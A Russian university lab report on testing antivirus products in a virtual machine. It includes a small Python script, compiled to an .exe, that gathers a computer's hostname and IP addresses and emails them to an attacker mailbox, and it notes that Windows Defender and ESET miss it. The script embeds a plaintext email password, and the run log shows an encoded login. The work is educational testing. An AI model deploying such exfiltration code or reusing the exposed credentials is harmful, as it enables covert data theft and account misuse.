

**Федеральное государственное автономное образовательное учреждение
высшего образования**

«НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ

«ВЫСШАЯ ШКОЛА ЭКОНОМИКИ»

Московский институт электроники и математики им. Тихонова

Департамент электронной инженерии

ОТЧЕТ

О ПРАКТИЧЕСКОЙ РАБОТЕ №9

по дисциплине «Программные и аппаратные средства защиты информации»

«Антивирусные средства»

Студент гр. БИБ201

Шадрунов Алексей

Дата выполнения: 18 июня 2023 г.

Преподаватель:

Перов А. А.

«__» _____ 2023 г.

Москва, 2023

Содержание

1	Цель работы	3
2	Ход работы	3
2.1	Подготовка виртуальной машины	3
2.2	Подготовка вредоносного ПО	5
2.2.1	Свой скрипт на Python	5
2.2.2	Проверка скрипта в антивирусах	7
2.3	KMS Activator	11
2.4	Предоставленный вирус	14
3	Выводы о проделанной работе	17

1 Цель работы

Цель: изучение и приобретение навыков работы с антивирусным программным обеспечением.

Задачи:

- Конфигурирование антивирусного средства;
- Лечение заведомо зараженных вредоносных программ.

2 Ход работы

2.1 Подготовка виртуальной машины

Для работы с вредоносным ПО подготовим виртуальную машину. Установим антивирус **ESET Nod32** и **Avast**. **Защитник Windows** уже установлен (Рисунки 1-4).




Рисунок 1 – Защитник Windows




Рисунок 2 – Eset




Рисунок 3 – Avast

2.2 Подготовка вредоносного ПО

2.2.1 Свой скрипт на Python

Напишем свой скрипт на Python, реализующий простейшую атаку: получение ip-адреса компьютера и отправление их по почте злоумышленнику. Подобный скрипт описан на портале <https://spy-soft.net/malware-rat-python/>.

Код программы приведён в листинге ниже:

```
import smtplib as smtp
import socket
import urllib.request

hostname = socket.gethostname()
local_ip = socket.gethostbyname(hostname)


public_ip = urllib.request.urlopen("http://ident.me").read().decode("utf8")

email = "shadrnovas@yandex.ru"
password = "ahnvoheyesskboag"
dest_email = "shadrnovas@gmail.com"
subject = "IP"
email_text = f"Host: {hostname}\nLocal IP: {local_ip}\nPublic IP: {public_ip}"
message = "From: {}\nTo: {}\nSubject: {}\n\n{}".format(
    email, dest_email, subject, email_text
)
server = smtp.SMTP_SSL("smtp.yandex.com")

server.ehlo(email)
server.login(email, password)
server.auth_plain()
server.sendmail(email, dest_email, message)
server.quit()
```

Листинг 1 – Вирус


Далее необходимо собрать из скрипта исполняемый файл **.exe** для успешного детектирования антивирусами. Для этого используем модуль **pyinstaller** (Рисунок 4):



```
PS C:\Users\John\Desktop\virus> C:\Users\John\AppData\Local\Programs\Python\Python35\python.exe -m pip install
er
Collecting pyinstaller
  Downloading https://files.pythonhosted.org/packages/7e/e6/4f15b9a81fe1c5d6f6763a034f9e0c45c9dbe69707972b079f1
/pyinstaller-5.12.0-py3-none-win_amd64.whl (1.3MB)
  100% |#####| 1.3MB 31kB/s
Collecting pefile>=2022.5.30 (from pyinstaller)
  Downloading https://files.pythonhosted.org/packages/55/26/d0ad8b448476d0a1e8d3ea5622dc77b916db84c6aa3cb1e1c09
/pefile-2023.2.7-py3-none-any.whl (71kB)
  100% |#####| 73kB 80kB/s
Collecting pyinstaller-hooks-contrib>=2021.4 (from pyinstaller)
  Downloading https://files.pythonhosted.org/packages/16/9f/17613ddcedd1024b3979f829c8f25b612df6f02eaead8a5f433
/pyinstaller_hooks_contrib-2023.3-py2.py3-none-any.whl (263kB)
  100% |#####| 266kB 36kB/s
Collecting setuptools>=42.0.0 (from pyinstaller)
  Downloading https://files.pythonhosted.org/packages/f5/2c/074ab1c5be9c7d523d8d6d69d1f46f450fe7f11713147dc9e77
/setuptools-67.8.0-py3-none-any.whl (1.1MB)
  100% |#####| 1.1MB 13kB/s
Collecting altgraph (from pyinstaller)
  Downloading https://files.pythonhosted.org/packages/cc/ff/88d277ba936d226b0f6dbd6711145f90fcfeed3aa9455c1c2f6
/altgraph-0.17.3-py2.py3-none-any.whl
Collecting pywin32-ctypes>=0.2.0 (from pyinstaller)
  Downloading https://files.pythonhosted.org/packages/9e/4b/3ab2720f1fa4b4bc924ef1932b842edf10007e4547ea8157b0b
/pywin32-ctypes-0.2.0-py2.py3-none-any.whl
Collecting importlib-metadata>=1.4 (from pyinstaller)
  Downloading https://files.pythonhosted.org/packages/30/bb/bf2944b8b88c65b797acc2c6a2cb0fb817f7364debf0675792e
/importlib_metadata-6.6.0-py3-none-any.whl
Collecting typing-extensions>=3.6.4 (from importlib-metadata>=1.4->pyinstaller)
  Downloading https://files.pythonhosted.org/packages/5f/86/d9b1518d8e75b346a33eb59fa31bdbbee11459a7e2cc5be502f
/typing_extensions-4.6.3-py3-none-any.whl
Collecting zipp>=0.5 (from importlib-metadata>=1.4->pyinstaller)
  Downloading https://files.pythonhosted.org/packages/5b/fa/c9e82bbe1af6266adf08afb563905eb87cab83fde00a0a08963
```

Рисунок 4 – Установка pyinstaller

Проверим работу скрипта (Рисунок 5-6):



```
C:\Windows\system32\cmd.exe
C:\Users\John\dist\virus>virus.exe
send: 'ehlo shadrunovas@yandex.ru\r\n'
reply: b'250-mail-nwsmtp-smtp-production-main-67.vla.yip-c.yandex.net\r\n'
reply: b'250-8BITMIME\r\n'
reply: b'250-PIPELINING\r\n'
reply: b'250-SIZE 53477376\r\n'
reply: b'250-STARTTLS\r\n'
reply: b'250-AUTH LOGIN PLAIN XOAUTH2\r\n'
reply: b'250-DSN\r\n'
reply: b'250 ENHANCEDSTATUSCODES\r\n'
reply: retcode (250); Msg: b'mail-nwsmtp-smtp-production-main-67.vla.yip-c.yandex
.net\n8BITMIME\nPIPELINING\nSIZE 53477376\nSTARTTLS\nAUTH LOGIN PLAIN XOAUTH2\nD
SN\nENHANCEDSTATUSCODES'
send: 'AUTH PLAIN AHNoYWRydW5vdmFzQHlhbmlRlC5ydQBhaG52b2hlcWUzc2tib2Fn\r\n'
reply: b'235 2.7.0 Authentication successful. 1687092024-Nee4N9ZDfqM0\r\n'
reply: retcode (235); Msg: b'2.7.0 Authentication successful. 1687092024-Nee4N9Z
DfqM0'
send: 'mail FROM:<shadrunovas@yandex.ru> size=131\r\n'
reply: b'250 2.1.0 <shadrunovas@yandex.ru> ok 1687092024-Nee4N9ZDfqM0-o5oGQR4r\r
\n'
reply: retcode (250); Msg: b'2.1.0 <shadrunovas@yandex.ru> ok 1687092024-Nee4N9Z
DfqM0-o5oGQR4r'
send: 'rcpt TO:<shadrunovas@gmail.com>\r\n'
reply: b'250 2.1.5 <shadrunovas@gmail.com> recipient ok 1687092024-Nee4N9ZDfqM0-
```

Рисунок 5 – Запуск исполняемого файла




Рисунок 6 – Полученное письмо

2.2.2 Проверка скрипта в антивирусах

Сначала проверим работу **Защитника Windows**. Защитник Windows ничего не обнаружил (Рисунки 7-8). Скорее всего, влияют старые базы сигнатур, однако этот антивирус никогда не отличался выдающимися результатами.




Рисунок 7 – Защитник Windows




Рисунок 8 – Защитник Windows

Теперь проверим продукт от **Eset**. Антивирус ничего не обнаружил (Рисунок 9). В данном случае базы также устаревшие.

